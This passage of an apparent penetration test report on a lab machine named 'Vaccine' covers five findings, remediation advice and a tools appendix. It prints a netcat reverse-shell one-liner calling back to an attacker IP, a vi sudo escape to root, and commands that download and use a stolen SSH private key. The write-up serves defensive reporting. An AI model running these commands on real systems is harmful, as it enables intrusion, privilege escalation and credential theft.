rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc -v 10.10.15.94 443
>/tmp/f
```

- **Evidence:** The OS shell was successfully spawned, confirming remote code execution capabilities via the injection point.

Vulnerability 2: Local Privilege Escalation via Misconfigured Sudo Permissions on Vi




- **CVSS v3.1 Base Score: 7.8 (High) Metric Breakdown:**
  AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
- **Description:** The PostgreSQL user was permitted to run the `vi` editor on a sensitive PostgreSQL configuration file with root privileges via sudo. By leveraging vi's shell escape functionality, an attacker could spawn a root shell.

- **Impact:** This vulnerability allows an attacker with access as the PostgreSQL user to escalate privileges to root, compromising the entire system.
- **Technical Details:**
  - **Sudo Permissions Discovered:**

```
Matching Defaults entries for postgres on vaccine:
    env_keep+="LANG LANGUAGE LINGUAS LC_* _XKB_CHARSET", ...
User postgres may run the following commands on vaccine:
    (ALL) /bin/vi /etc/postgresql/11/main/pg_hba.conf
```

- - **Exploitation Technique:** Launching vi and using the command `:!/bin/bash` to spawn an interactive bash shell.
- **Evidence:** A screenshot (see) verifies that a root shell was successfully spawned through vi's escape mechanism.

Vulnerability 3: Exposure of Sensitive SSH Private Keys via HTTP Service



- **CVSS v3.1 Base Score:** 9.1 (Critical)** **Metric Breakdown:** AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
- **Description:** Once inside the host, sensitive SSH private keys (specifically the PostgreSQL user's `id_rsa`) were exposed due to an internally launched HTTP server. This allowed the extraction of keys used for further authentication.
- **Impact:** The disclosure of SSH keys grants an attacker direct access to the host as the associated user, potentially enabling further unauthorized actions and lateral movement within the network.
- **Technical Details:**
  - **SSH Directory Listing on Target:**

```
postgres@vaccine:/var/lib/postgresql/.ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
```

- HTTP Server Command:


```
python3 -m http.server
```

- Key Download and Usage:

```
wget http://10.129.95.174:8000/id_rsa -O id_rsa
chmod 600 id_rsa
ssh -i id_rsa postgres@10.129.95.174
```

- **Evidence:** Successful extraction and subsequent SSH login using the downloaded key confirms the vulnerability.

Vulnerability 4: Weak Password Hashing Mechanism in Application Login



- **CVSS v3.1 Base Score: 9.1 (Critical) Metric Breakdown:** AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:N
- **Description:** The application's authentication process used MD5 hashing to validate passwords. Given MD5's well-known vulnerabilities, this allowed for rapid password cracking using common wordlists such as RockYou.
- **Impact:** Attackers can quickly obtain administrator credentials from hashed passwords, leading to unauthorized access to the web application and sensitive functionalities.
- **Technical Details:**
  - **Login Logic in `index.php`:**


```
if($_POST['username'] === 'admin' && md5($_POST['password']) === "
<REDACTED>") {
  $_SESSION['login'] = "true";
  header("Location: dashboard.php");
}
```

- Password Cracking Evidence (using hashcat):

```
hashcat -m 0 hashmd5 /usr/share/wordlists/rockyou.txt
```

- Output confirmed recovery of the clear-text password.
- **Evidence:** Hashcat's output showing the successful recovery of the password validates this vulnerability.

Vulnerability 5: Anonymous FTP Access with Sensitive Information Exposure



- **CVSS v3.1 Base Score: 6.5 (Medium) Metric Breakdown:** AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N
- **Description:** The FTP service on the target allowed anonymous login without proper restrictions. This misconfiguration enabled unauthenticated users to obtain sensitive backup files, including those containing application source code and credentials.
- **Impact:** Unrestricted FTP access can result in sensitive data disclosure, potentially allowing attackers to gather information necessary for further exploitation.
- **Technical Details:**
  - **Anonymous FTP Login:**

```
kali@kali ~/workspace/Vaccine/nmap [14:54:04] $ ftp
anonymous@10.129.95.174
Connected to 10.129.95.174.
220 (vsFTPd 3.0.3)
331 Please specify the password.
Password:
230 Login successful.
```

- - **Evidence of Sensitive File Exposure:** The FTP session revealed a `backup.zip` archive that included an `index.php` file with authentication logic.
- **CVSS v3.1 Base Score: 6.5 (Medium) Metric Breakdown:** AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:N

- **Evidence:** The accessible backup archive via anonymous login confirms the exposure of sensitive information.

4 Recomendations:

Below is a set of four recommendations for the organization. Each recommendation is split into two parts: (4-1) Immediate Corrections to remediate the discovered vulnerabilities, and (4-2) Good Practices that will help prevent similar issues in the future.

Recommendation 1

4-1: Corrections – Remediate SQL Injection Vulnerability

- **Action:** Immediately revise the code handling the dashboard's search functionality to use parameterized queries or an ORM framework. All user inputs must be rigorously sanitized and validated on the server side.
- **Technical Steps:**
  - Refactor dynamic SQL queries into prepared statements.
  - Remove any unsanitized concatenation of user inputs into SQL query strings.

4-2: Good Practices – Secure Development Lifecycle

- **Action:** Institute regular secure code reviews and developer training on secure coding practices.
- **Benefits:** These measures will help detect injection flaws during development rather than after deployment, reducing risk over time.

Recommendation 2

4-1: Corrections – Fix Misconfigured Sudo Permissions

- **Action:** Remove or modify the sudo configuration that allows the PostgreSQL user to execute `/bin/vi` with root privileges. Limit the commands users can run with escalated privileges to those absolutely necessary.
- **Technical Steps:**
  - Edit the sudoers file to revoke the ability to spawn a root shell using vi.
  - Implement the principle of least privilege across all service accounts.

4-2: Good Practices – Harden Privilege Management

- **Action:** Regularly audit user privileges and sudo configurations across the organization.
- **Benefits:** This proactive approach minimizes the likelihood of privilege escalation exploits due to misconfigurations.

Recommendation 3

4-1: Corrections – Secure File Transfer Protocols and Sensitive Data

- **Action:** Disable or restrict anonymous FTP access. Configure secure alternatives (such as SFTP) and adjust file permissions so that sensitive files are accessible only to authorized accounts.
- **Technical Steps:**
  - Reconfigure the FTP service to disable anonymous logins.
  - Use firewall rules to limit external access to file transfer services and enforce strong authentication.

4-2: Good Practices – Data Protection and Access Controls

- **Action:** Implement strict access control measures and ensure periodic review of file storage and transfer configurations.
- **Benefits:** Consistent data protection practices reduce the risk of sensitive file exposure and data leakage.

Recommendation 4

4-1: Corrections – Upgrade Password Hashing Strategy

- **Action:** Replace the use of MD5 for password hashing with a modern and secure algorithm (for example, bcrypt, Argon2, or PBKDF2) that includes salting and sufficient iteration counts.
- **Technical Steps:**
  - Update the authentication module to use a secure hashing library.
  - Re-hash existing user passwords using the new algorithm during the next login or via a forced password reset.

4-2: Good Practices – Enhance Authentication Security

- **Action:** Enforce multi-factor authentication (MFA) where possible and integrate regular security audits focused on credential management.
- **Benefits:** This layered security approach will significantly reduce the risk of unauthorized access, even if password hashes are compromised.

5. Conclusion

Executive Summary

Our detailed assessment has revealed that our digital defenses contain several critical weaknesses that, if left unaddressed, could lead to severe consequences. Imagine our organization as a high-value property with many entry points—while the main gate appears secure, our inspection uncovered unlocked side doors, faulty alarms, and even a window left ajar. In practical terms, this means that sensitive company data and key systems could be

accessed by unauthorized individuals with relative ease. An attacker could exploit these vulnerabilities to steal confidential information, disrupt daily operations, or even hijack control of essential processes, which would not only incur significant financial costs but also damage our reputation with customers, partners, and investors. The urgency of these issues is such that we must act now to reinforce our defenses and close these security gaps before they can be exploited.

Technical Summary

From a technical standpoint, our testing uncovered a series of vulnerabilities across critical components of our infrastructure. These issues include severe weaknesses in how our systems verify user identities, manage access to sensitive files, and protect internal communication channels. The problems we discovered are not isolated; they are interconnected vulnerabilities that weaken our entire system. For example, outdated methods for verifying passwords and exposing sensitive keys effectively provide several paths through which an attacker might gain unauthorized entry. Although some baseline security measures are in place, the cumulative effect of these vulnerabilities considerably increases our exposure and risk of a full-scale breach.

Current Security Posture and Future Steps

Current State: Our organization is presently in a vulnerable position. The combined effect of these detected weaknesses—such as unsecured access points, inadequate authentication protocols, and misconfigured permissions—means that the integrity, confidentiality, and availability of our critical systems and data are at serious risk. If left unmitigated, these flaws could allow attackers not only to infiltrate our network but also to expand their access privileges, potentially gaining total control over our systems.

Next Steps:

1. **Immediate Remediation:**
   - **Patch Critical Vulnerabilities:** Address the most exploitable points of entry immediately by updating and reconfiguring affected systems.
   - **Strengthen Access Controls:** Harden access mechanisms to ensure that only authorized users can reach sensitive resources, eliminating any easily exploitable entry points.
2. **Enhanced Security Controls:**
   - **Adopt a Layered Defense Strategy:** Implement multiple layers of security controls, similar to having several concentric rings of defense, so that even if one layer is breached, additional safeguards remain in place.
   - **Update Legacy Systems:** Replace outdated security methods with modern, robust solutions that are designed to counter today’s sophisticated threats.
3. **Ongoing Monitoring and Regular Testing:**

- **Continuous Security Monitoring:** Establish a round-the-clock monitoring system to detect and respond to threats as soon as they arise.
- **Periodic Independent Assessments:** Schedule regular security audits and penetration tests to verify the effectiveness of remediation efforts and stay ahead of emerging risks.

4. **Training and Process Improvement:**
    - **Empower Your Teams:** Invest in regular training for both IT staff and non-technical personnel to raise awareness of security best practices and emerging threats.
    - **Revise Security Policies:** Update your security policies and response plans to reflect the latest cybersecurity standards and ensure that all staff know how to respond swiftly and effectively in the event of an incident.

By addressing these issues promptly and adopting a multi-layered, proactive security strategy, the organization will not only strengthen its current defenses but also build resilience against future threats. This comprehensive approach is essential to protect our digital assets, maintain customer trust, and ensure the continuity of our business operations in an increasingly hostile cybersecurity environment.

Appendix - Tools Used

This section details the primary tools used during the assessment, along with a brief explanation of each. These tools collectively provided insights into system configurations, identified vulnerabilities, and enabled exploitation during the pentest.

- **Ping Description:** A fundamental network utility used to verify the availability of a host and measure network latency. In our assessment, it confirmed that the target was reachable and provided an initial indication of the underlying operating system via the Time to Live (TTL) value.
- **Nmap Description:** A versatile network scanner used to discover active hosts, open ports, and service versions. Nmap was essential for mapping the target’s network surface and identifying potentially vulnerable services.
- **FTP Client (ftp) Description:** A command-line tool used to access FTP services. It allowed us to connect to the target using anonymous credentials, revealing sensitive files such as backup archives.
- **zip2john & John the Ripper Description:** These tools are part of the same suite used for password cracking.
    - **zip2john** extracts hash data from password-protected zip archives.
    - **John the Ripper** then processes these hashes to recover plaintext passwords using dictionary attacks.
- **Hashcat Description:** A high-performance password recovery tool that uses GPU acceleration for fast cracking of cryptographic hashes. Hashcat was employed to rapidly break weak MD5 password hashes recovered from the application.

- **sqlmap Description:** An automated tool for testing and exploiting SQL injection vulnerabilities. It was used to identify and exploit weaknesses in the web application's search functionality, ultimately allowing us to spawn an operating system shell.
- **Netcat (nc) Description:** A powerful networking utility capable of reading and writing data across network connections using TCP or UDP. In this engagement, Netcat was utilized to establish a reverse shell, enabling remote command execution on the target host.
- **Python HTTP Server Description:** A built-in module in Python that quickly sets up an HTTP server to serve files over a network. This tool was used on the target machine to expose and download sensitive SSH keys.
- **wget Description:** A command-line utility for retrieving files from web servers. It was used to download the SSH private key from the HTTP server set up on the target.
- **SSH (Secure Shell) Description:** A protocol for establishing secure remote connections over an unsecured network. SSH was used to log into the target machine using recovered credentials, ensuring encrypted communication during remote administration.
- **sudo Description:** A system administration tool that allows permitted users to execute commands as another user, typically the superuser. Analyzing sudo privileges enabled identification of misconfigurations that ultimately facilitated local privilege escalation.

These tools, when combined with a structured methodology, provided the comprehensive insights necessary to evaluate and expose the target's security weaknesses.